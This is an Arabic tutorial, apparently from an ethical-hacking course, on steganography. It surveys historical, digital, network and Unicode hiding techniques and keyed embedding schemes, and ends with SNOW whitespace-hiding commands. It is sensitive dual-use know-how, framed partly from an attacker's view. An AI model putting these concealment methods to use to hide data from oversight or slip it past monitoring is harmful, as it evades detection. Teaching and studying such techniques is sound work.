فيه تكون الرسالة مخفيه علنا في الوسيط الناقل حيث أن أي شخص يعرف سر كيفية إخفاء الرسالة يمكن استعادتها. وينقسم هذا النوع الى نوعين اخرين هما: **grille ciphers** و**null ciphers**.

Grille ciphers هذا النوع يستخدم **القالب** (*Template*) والذى يستخدم لتغطية الرسالة الناقلة. الكلمات التي تظهر في فتحات القالب هي الرسالة المخفية.

Null cipher يخفي الرسالة باستخدام مجموعة من القواعد المرتبة مسبقاً ، مثل 'القراءة عند الكلمة الخامسة' أو " النظر إلى الحرف الثالث من كل كلمة '. ويمكن استخدامه أيضا في إخفاء نص مشفر.

تقنيات أخفاء البيانات Steganography Techniques

تقنيات إخفاء المعلومات (*Steganography techniques*) تصنف إلى ست مجموعات رئيسيه استناداً إلى غطاء التعديلات التي يتم تطبيقها على عملية التضمين. وهم كالاتى:

تقنيات الاستبدال (Substitution Techniques)

في هذا الأسلوب، يحاول المهاجم ترميز المعلومات السرية (*Encode Secret Information*) عن طريق استبدال البتات الضئيلة/المهملة من الوسيط الناقل مع الرسالة سرية. فإذا كان المتلقي يعرف ألاماكن التي يتم فيه تضمين المعلومات السرية، فأنه يمكنه استخراج الرسالة السرية.

تقنيات تحويل الدومين (Transform Domain Techniques)

Transform Domain Techniques يقوم بإخفاء المعلومات في أجزاء خاصه من الصور (*Cover Image*) (الوسيط الناقل) وذلك باستخدام بعض التقنيات مثل **The Discrete Cosine Transform (DCT)** وذلك من خلال عملية التحول في الإشارات مثل *frequency domain*. مثل من خلال عملية ضغط الصور لعرضها على الويب، وبعض مناطق العمليات الأخرى في الصور. وهذا يجعلها أكثر صرامة ضد الهجمات. يمكن تطبيق هذه التحويلات على كتل من الصور أو على الصورة بأكملها.

Spread Spectrum Techniques

هذا الأسلوب يوفر الوسيلة لتضعيف احتمال اعتراض ومكافحة التشويش على الاتصالات. هذا هو وسيلة من وسائل الاتصال التي تستخدم الإشارة الزائد من الحد الأدنى لعرض النطاق الترددي (*minimum bandwidth*) لإرسال المعلومات. ويتم إنجاز انتشار الإشارة الزائد عن طريق مجموعه من الأكواد (مستقلة من البيانات)، ويزامن الاستقبال باستخدام الأكواد التي تستخدم لاسترداد المعلومات من بيانات **Spread Spectrum**.

التقنيات الإحصائية (Statistical Techniques)

يستخدم هذا الأسلوب وجود '**1-بت**' في مخططات إخفاء المعلومات(*steganography schemes*) . يتحقق هذا عن طريق تعديل الغطاء بطريقة ما عند نقل '**1-بت**'، بعض الخصائص الإحصائية تتغير إلى حد كبير. في بعض الحالات الأخرى لا يتم يتغير الغطاء. ويتم ذلك للتمييز بين الأغطية المعدلة وغير المعدلة. يستخدم للاستخراج البيانات النظرية الفرضية (*theory of hypothesis*) من الإحصاء الرياضي.

تقنيات التشويه (Distortion Techniques)

في هذا الأسلوب، يتم تطبيق سلسلة من التعديلات على الغطاء بغية الحصول على كائن ستيجو. سلسلة التعديلات هذه تمثل رسالة محددة ليتم نقلها. عملية فك التشفير في هذا الأسلوب يتطلب المعرفة حول الغطاء الأصلي. متلقي الرسالة يمكنه قياس الاختلافات بين الغلاف الأصلي والغلاف الوارد لإعادة بناء سلسلة التعديلات (لترجمة الرسالة).

Cover-generation Techniques

في هذه التقنية، يتم تطوير الكائنات الرقمية لغرض كونه غطاء لسرية الاتصالات. عندما يتم ترميز هذه المعلومات فإنه يضمن خلق غطاء للاتصالات السرية.

يوجد تقسيم اخر لتقنيات إخفاء المعلومات والتي ذكر من خلال موقع ويكبيديا كالاتى:

1- تقنيات مادية

استخدم إخفاء المعلومات على نطاق واسع، في العصور التاريخية الحديثة وحتى يومنا هذا. ومن الأمثلة المعروفة الرسائل مخفية في أطباق الشمع "**wax tablet**"في العصور القديمة، كتب الناس الرسائل على الخشب ثم غطوها بطبقة من الشمع، كتب عليها رسالة غير مريبة.

رسائل خفية على جسم الرسول -استخدمت أيضا في اليونان القديمة. هيرودوت يحكي قصة رسالة وشم على رأس رجل حليق من عبيد هيستا يوس"**Histiaeus**" ، غطاها الشعر الذي نما فوقها بعد ذلك، وكشفت عند حلق الرأس مرة أخرى. الرسالة تتضمن تحذيرا إلى اليونانيين عن خطط الغزو الفارسي. هذا الأسلوب له عيوب واضحة، مثل تأخر النقل أثناء انتظار نمو شعر العبد، والقيود المفروضة على عدد وحجم الرسائل التي يمكن تشفيرها على فروة الرأس لشخص واحد.

في الأيام الأولى للمطابع، كان من الشائع مزج المحارف (*typefaces*) المختلفة على الصفحة المطبوعة الواحدة. ويرجع ذلك إلى عدم وجود نسخ كافية من بعض الحروف للطابعة. ولذلك، يمكن أن تكتب رسالة مخفية باستخدام اثنين (أو أكثر) من المحارف المختلفة، مثل محرف من النوع العادي أو المائل.

خلال الحرب العالمية الثانية أرسلت المقاومة الفرنسية بعض الرسائل المكتوبة على ظهر سعاة باستخدام حبر خفي. رسائل مخفية في ورقة مكتوبة باستخدام حبر خفي، تحت رسائل أخرى أو على أجزاء فارغة من الرسائل الأخرى. رسائل مكتوبة بشفرة مورس بحياكة غزل ثم خيطت، القطعة المحاكة، في قطعة من الملابس التي يرتديها الساعي.

2- تقنيات رقمية

دخلت تقنيات إخفاء المعلومات الحديثة في سنة 1985 مع ظهور الحواسيب الشخصية، وجرى تطبيق مشاكل إخفاء المعلومات التقليدية عليها. إن التطور الذي أعقب ذلك كان بطيئا، ولكن منذ انطلاقها، تعاظم حجم برمجيات الستيغانوغرافي المتاحة.

إخفاء الرسائل بتضمينها في البتات الأقل أهمية للصور المشوشة أو ملفات الصوت.

إخفاء البيانات ضمن بيانات مشفرة أو ضمن بيانات عشوائية.



تشفر البيانات التي يراد اخفاؤها، قبل استخدامها للكتابة فوق جزء من كتلة أكبر بكثير من البيانات المشفرة أو كتلة من البيانات العشوائية) الشفرات الغير قابلة للكسر مثل لوحة المرة الواحدة **One-time pad** تولد نصوص مشفرة، تبدو عشوائية تماما إذا كان المهاجم لا يملك المفتاح الخاص(**"private key"**) .

الإخفاء بتعديل الصدى في ملف الصوت.

الإخفاء الآمن في الإشارات الصوتية.

الإخفاء بتعديل الصدى في ملف الصوت.

تضمين البيانات في أقسام مهملة من الملف، مثل بعد نهاية سطر مرئي لملف الناقل.

جعل النص بنفس لون الخلفية في وثائق معالج الكلمات، ورسائل البريد الإلكتروني، والمشاركات في المنتدى.

3- تقنيات شبكية

جميع تقنيات تبادل مقاطع المعلومات المخفية "**steganogram**" التي يمكن تبادلها في شبكات الاتصال السلكي واللاسلكي، تسمى بالإخفاء الشبكي"***network steganography***" . اول استخدام لهذه التسمية كان من قبل "كريستوف شيبيورسكي سنة 2003. بالتقابل مع الأساليب التقليدية التي تستخدم الستيغانوغرافي الوسائط الرقمية (ملفات الصور والصوت والفيديو) كغطاء للبيانات المخفية، ستيغانوغرافي الشبكة يستخدم عناصر التحكم لبروتوكولات الاتصالات والوظائف الجوهرية الأساسية. ونتيجة لذلك، هذه الأساليب هي أصعب في الكشف عنها والقضاء عليها. تنطوي أساليب ستيغانوغرافي الشبكة النموذجية على تعديل خصائص بروتوكول شبكة اتصال واحد. ويمكن تطبيق هذا التعديل إلى**PDU (Protocol Data Unit)** (وحدة بيانات البروتوكول). علاوة على ذلك، فمن الممكن الاستفادة من العلاقة بين اثنين أو أكثر من بروتوكولات الشبكة المختلفة لتمكين الاتصالات السرية. تقع هذه التطبيقات تحت مصطلح(***inter-protocol steganography***). ستيغانوغرافي الشبكة يغطي طائفة واسعة من التقنيات، والتي تشمل:

ستيغانوغرافي -إخفاء الرسائل في محادثات(**Voice-over-IP**) .

ستيغانوغرافي الشبكات المحلية اللاسلكية **WAN** -بالاستفادة من الأساليب التي يمكن أن تمارس لنقل المقاطع المخفية في الشبكات اللاسلكية المحلية.

4- تقنيات مطبوعة

اخرج الستيغانوغرافي الرقمي قد يكون في شكل وثائق مطبوعة. قد تشفر رسالة، (نص صريح **plaintext**)، أولا، بالوسائل التقليدية، لإنتاج النص المشفر **ciphertext**. ثم، يتم تعديل غطاء غير مريب (**cover text**) بطريقة ما، لاحتواء النص المشفر، فينتج النص الحاوي للرسالة المخفية (**stegotext**). النص المشفر الذي تنتجه أكثر وسائل إخفاء المعلومات الرقمية، ليست قابلة للطباعة. الأساليب الرقمية التقليدية تعتمد على احداث تغيير الضوضاء (**noise**)في الملف القناة لإخفاء الرسالة، على هذا النحو، يجب أن يرسل الملف إلى قناة المتلقي دون إحداث ضوضاء إضافية نتيجة الارسال. الطباعة التي تنتج الكثير من الضوضاء في النص المشفر، تجعل الرسالة، عموما، غير قابلة للاسترداد. هناك تقنيات التي تتناول هذا القيد، مثال هو (**ASCII Art Steganography**).

5- النص الرقمي

يستخدم ستيغانوغرافي-يونيكود حروفا تشبه مجموعة **ASCII** المعتادة لتبدو طبيعية، في حين أنها تحمل بتات إضافية من المعلومات. إذا عرض النص بشكل صحيح، فلن يكون هناك فرق بصري عن النص العادي. ومع ذلك، بعض الأنظمة، قد تعرض الخطوط بشكل مختلف، وسيتم رصد المعلومات الاضافية بسهولة. من جهة أخرى، الحروف المخفية (مثلا، حروف السيطرة)، الاستخدام المتكرر للعلامات (نوع الحروف الغامق، المسطر، والمائل، التشكيل بالنسبة للحروف العربية)، يمكن ان تضيف معلومات خفية في متن النص، بدون ان تبدو واضحة بصريا عند عرضها، ولكن يمكن اكتشافها عند الاطلاع على شفرة مصدر الوثيقة.

يمكن ان تحتوي صفحات (**HTML**)، على تعليمات برمجية ذات مسافات فارغة (**blank spaces**) إضافية وعلامات التبويب في نهاية الأسطر، وكذلك ألوان مختلفة، والخطوط والأحجام، والتي لن تكون مرئية عند عرضها. وهناك مثال أكثر بساطة هو نص أبيض على خلفية بيضاء، والتي يمكن أن يكشف عند بتحديده."**selecting**"

أحد هذه الأساليب يستند إلى استخدام حروف يونيكود الغير قابله للطباعية(**non-printing**)، (**(ZWJ)zero-width-joiner**) ، (**ZWNJ) (zero-width non-joiner**). وتستخدم هذه الأحرف لوصل وفصل الحروف في اللغة العربية، ولكن يمكن استخدامها في الحروف الهجائية الرومانية لإخفاء المعلومات لأنها لا معنى لها في الأبجدية اللاتينية، وبالتالي لا يتم عرضها.

6- استخدام ألغاز سودوكو


فن إخفاء البيانات في صورة باستخدام ألغاز سودوكو،"***Sudoku puzzle***"، والذي يستخدم كمفتاح لإخفاء البيانات داخل صورة. إخفاء المعلومات باستخدام الألغاز سودوكو يمتلك العديد من المفاتيح بقدر الحلول الممكنة للغز سودوكو، والذي هو 6.71 × 1021. وهذا يعادل حوالي 70 بت، مما يجعلها أقوى بكثير من طريقة **DES** الذي يستخدم مفتاح 56 بت.

HOW STEGANOGRAPHY WORKS

تشفير **Steganography** يستخدم الأماكن الأقل أهمية من المحتوى الرقمي، ويقحم البيانات المخفية في مكانها. يتم ذلك عبر ملفات الصور والملفات النصية والملفات الصوتية وأي بيانات رقمية. القصد من هذه العملية هو توفير السرية. مع تقدم شبكة الإنترنت، الرسائل المخفية داخل الصور الرقمية أصبحت النموذج الأكثر شيوعاً والفعال للغاية في إخفاء المعلومات. يتم تخزين الصور في جهاز الكمبيوتر كمجموعة من وحدات البكسل، بمقدار بكسل واحد بنحو من 8 إلى 24 بت. يتم تخزين هذه المجموعة من البكسل في ملف صورة وفقا لأي واحد من عدد من الأشكال. هناك اثنين من الملفات الذي سوف نحتاجهم في إخفاء رسالة داخل ملف الصورة.

هذين الملفين هما:

1. الملف الذي يحتوي على الصورة التي من المفترض أن توضع الرسالة فيه.
2. الملف الذي يحتوي على الرسالة نفسها.



Types of Steganography

Steganography هو فن وعلم كتابة الرسائل المخفية في مثل هذه الطريقة لا أحد غير المتلقي يعرف من وجود الرسالة. مع زيادة الاستخدامات المتزايدة لصيغ الملفات الالكترونية مع التكنولوجيات الجديدة أصبح من الممكن إخفاء البيانات. إخفاء المعلومات الأساسية يمكن تقسيمها إلى مجالين: إخفاء البيانات (***data hiding***) وأنشاء الوثائق (***document making***). أنشاء الوثائق (***document making***) يتعامل مع الحماية ضد الإزالة/المسح. وتنقسم هي الأخرى الى العلامات المائية (***watermarking***) والبصمات (***Fingerprinting***) .


يتم سرد أنواع مختلفة من *Steganography* على النحو التالي:



مخططات أمن تضمين البيانات "Data Embedding Security Schemes"

في معظم الحالات، يؤسس اختيار خوارزمية التضمين على نتائج تحليل متانة قناة الستيغانوغرافي "*channel robustness analysis*" . واحدة من المناطق التي تعمل على تحسين متانة الستيغانوغرافي هو استخدام مخطط مفتاحي،"*key scheme*"، لتضمين الرسائل. مختلف مخططات الستيغانوغرافي الرئيسية لديها مستويات مختلفة من الحماية. مصطلح "مخطط مفتاحي" يعني إجرائية توضح كيفية استخدام نظام ستيغانوغرافي مفتاحي،"*key steganographic system*"، على أساس نطاق استخدامه. عندما تتم زيادة متانة الستيغانوغرافي، ينخفض عرض النطاق الترددي، لنظام التضمين كله. وبالتالي فإن مهمة اختيار مخطط لتحقيق القيم المثلى للنظام الستيغانوغرافي ليست هينة. يمكن تضمين الرسائل في النظام الستيغانوغرافي من دون استخدام مفتاح أو مع استخدام مفتاح. لتحسين متانة الستيغانوغرافي، يمكن استخدام مفتاح كخيار للتحقق. ويمكن ان يكون له تأثير على توزيع بتات من الرسالة داخل حاوية، وكذلك له تأثير على إجرائية تشكيل تسلسل البتات الرسالة المضمنة. يتم تحديد المستوى الأول من الحماية عن طريق اختيار من خوارزمية التضمين فقط. قد يكون هذا الاختيار هو خوارزمية تعديل (البت الأقل أهمية)(*least significant bit*) (*LSB*) ، أو خوارزميات تعديل خصائص الحاوية، المكانية-الزمانية، (*spatial-temporal*)، أو التردد. يتم تقديم المستوى الأول من الحماية في أي قناة ستيغانوغرافي. يمكن تمثيل نظام الستيغانوغرافي في هذه الحالة كما هو مبين في شكل مخطط مستوى الحماية الأول. وتستخدم فيه الترميزات التالية:

- ملف الحاوية (**C**)
- فضاء قناة الستيغانوغرافي (تردد أو / وسعة جزء الحاوية، المتاح للتعديل الستيغانوغرافي ونقل إشارات الرسالة)(**F**)
- نظام الستيغانوغرافي (**SC**)
- الرسالة المطلوب تضمينها (**m**)
- أسلوب التضمين (**E**)
- ملف الحاوية المعدل (**c^**)



نظام ستيغانوغرافي - مخطط مستوى الحماية الأول

يتميز مستوى حماية النظام الستيغانوغرافي الثاني، فضلا عن جميع مستويات الحماية في المراتب العليا، باستخدام مفتاح (كلمة السر) خلال التعديل الستيغانوغرافي. مثال على مخطط مفتاح بسيط، الذي يوفر المستوى الثاني من الحماية، هو أن تكتب كلمة المرور غير المعدلة أو المعدلة، في أعلى أو أسفل الرسالة، أو توزيع علامة كلمة المرور على طول قناة الستيغانوغرافي. مثل مخططات المفتاح هذه لا تؤثر في توزيع الرسائل خلال الحاوية ولا تستخدم معالجة رسالة وفقا للمفتاح المعرف (انظر الشكل مخطط مستوى الحماية الثاني). يستخدم مثل هذا النوع من أنظمة الستيغانوغرافي في مهام، على سبيل المثال، إضافة التوقيع الرقمي لإثبات حقوق الطبع والنشر. لن يتغير أداء تضمين البيانات بالمقارنة مع استخدام أسرع أسلوب من مستوى الحماية الأول.

قنوات بيانات الستيغانوغرافي التي تستخدم توزيع رسالة، يستند إلى مخططات مفتاح، خلال الحاوية، و/أو يعالج رسالة مضمنة لإخفاء البيانات هي أكثر أمنا. عندما يتم استخدام نظام مفتاح مستوى الحماية الثالث، فأنه يؤثر على توزيع الرسالة خلال الحاوية. (انظر الشكل مستوى الحماية الثالث) حيث:


- **F(P, L)** - دالة توزيع لرسالة داخل حاوية.
- **P** - الحد الأدنى لعدد العينات الحاوية اللازمة لتضمين عينة رسالة واحدة.
- **L** - خطوة توزيع الرسالة داخل حاوية.

وفقا لذلك، فإن أداء معالجة الحاويات تكون أقل مما كانت عليه في حالة مخططات المفتاح الأول والثاني. مع الأخذ بعين الاعتبار أن $P \geq L$ ، أبسط تمثيل لدالة(**F(P, L**، يمكن أن تكون على النحو التالي:

$$F(P, L) = cycle*L + step*P$$

حيث (**cycle**) دورة هو رقم المقطع الحالي L ، وخطوة (**step**) هو رقم عينة الرسالة المضمنة.

الفرق بين مخطط مستوى الحماية الرابع والثالث هو أنه، تستخدم وظيفتي توزيع رسالة في نظام الستيغانوغرافي، داخل حاوية. الأول مسؤول عن اختيار عينات رسالة وفقا لدالة ما **G(Q, N)**, والوظيفة الثانية **F(P, L)**, مسؤولة عن اختيار موقع إخفاء عينة رسالة. هنا **Q** حجم كتلة الرسالة المطلوب إدراجها؛**N** حجم (بالبت) من عينة واحدة من ملف الرسالة (انظر الشكل مخطط مستوى الحماية الرابع).



نظام ستيغانوغرافي - مخطط مستوى الحماية الرابع
نظام ستيغانوغرافي - مخطط مستوى الحماية الثالث
نظام ستيغانوغرافي - مخطط مستوى الحماية الثاني


واستنادا إلى المناقشة الواردة أعلاه فمن الممكن تعريف جدول تصنيف مخططات الستيغانوغرافي المفتاحية:

تصنيف مخططات الستيغانوغرافي المفتاحية


مستوى حماية النظام الستيغانوغرافي	إستخدام خوارزمية الاخفاء	استخدام مفتاح (كلمة مرور)	تأثير المفتاح على توزيع بتات إشارة الرسالة لكل حاوية	تأثير المفتاح على اختيار بتات إشارة الرسالة والتوزيع لكل حاوية
1	+	-	-	-
2	+	+	-	-
3	+	+	+	-
4	+	+	+	+

Whitespace Steganography Tool: SNOW

برنامج **SNOW** يستخدم لإخفاء الرسائل في نص **ASCII** من خلال تضمين المسافات البيضاء في نهاية الأسطر. لأن المسافات وال **TAB** عموما غير مرئية بالنسبة لـ**text viewer** ، الرسالة فعلياً تكون مخفيه عن المراقبين العاديين. إذا تم استخدام التشفير في البناء، فانه لا يمكن قراءة الرسالة حتى ولو تم اكتشافها.




- لنفعل ذلك نقوم بفتح سطر الأوامر الخاص بالويندوز (**cmd**) ثم الانتقال الى المجلد الذي يحتوي على التطبيق **snow**.
- نقوم بكتابة رسالة ما ونكتب بها مثلا **Hello world** ثم نقوم بحفظها باسم **readme.txt** كالاتى:



- نقوم بطباعة الامر التالي في سطر الأوامر كالاتى:


snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt(magic is the password, you can type your desired password also)

- ويكون كالاتى:



- هنا حيث قمنا بإخفاء الرسالة والتي هيا **My swiss bank account number is 45656684512263** في ملف النصي **readme.txt** ثم قمنا بإنشاء ملف جديد **readme2.txt** والذي يحتوي هذا الملف على المحتوى الموجود بداخل الملف **readme.txt** بالإضافة الى الرسالة المشفرة واستخدامنا أيضا رقم سرى والذي من حلاله يتيح الاطلاع على الرسالة.
- لرؤية محتوى الرسالة المخفاة مرة أخرى نستخدم الاتي:

Snow –C –p “magic” readme2.txt



- لفحص الملف في **GUI** نقوم بفتح الملف **readme2.txt** بالمحرر **notepad** ثم نختار **Select all → Edit** حيث نرى الرسالة السرية على هيئة مسافات و **TABS**.

Image Steganography

 **مقدمة**

Image steganography يسمح لك بإخفاء الرسالة السرية الخاصة بك داخل صورة. حيث يمكنك الاستفادة من البت الزائدة عن الحاجة للصورة لإخفاء الرسالة بداخلها. البتات **bits** الزائدة تلك التي في الصورة لها تأثير ضئيل جداً على الصورة إذا حدث تغير لها. التعديلات على البتات لا يتم الكشف عنها بسهوله. يمكنك إخفاء المعلومات الخاصة بك داخل الصور في تنسيقات مختلفة مثل **PNG** و**JPG** و**BMP** وغيرها من تنسيقات الصور الأخرى.

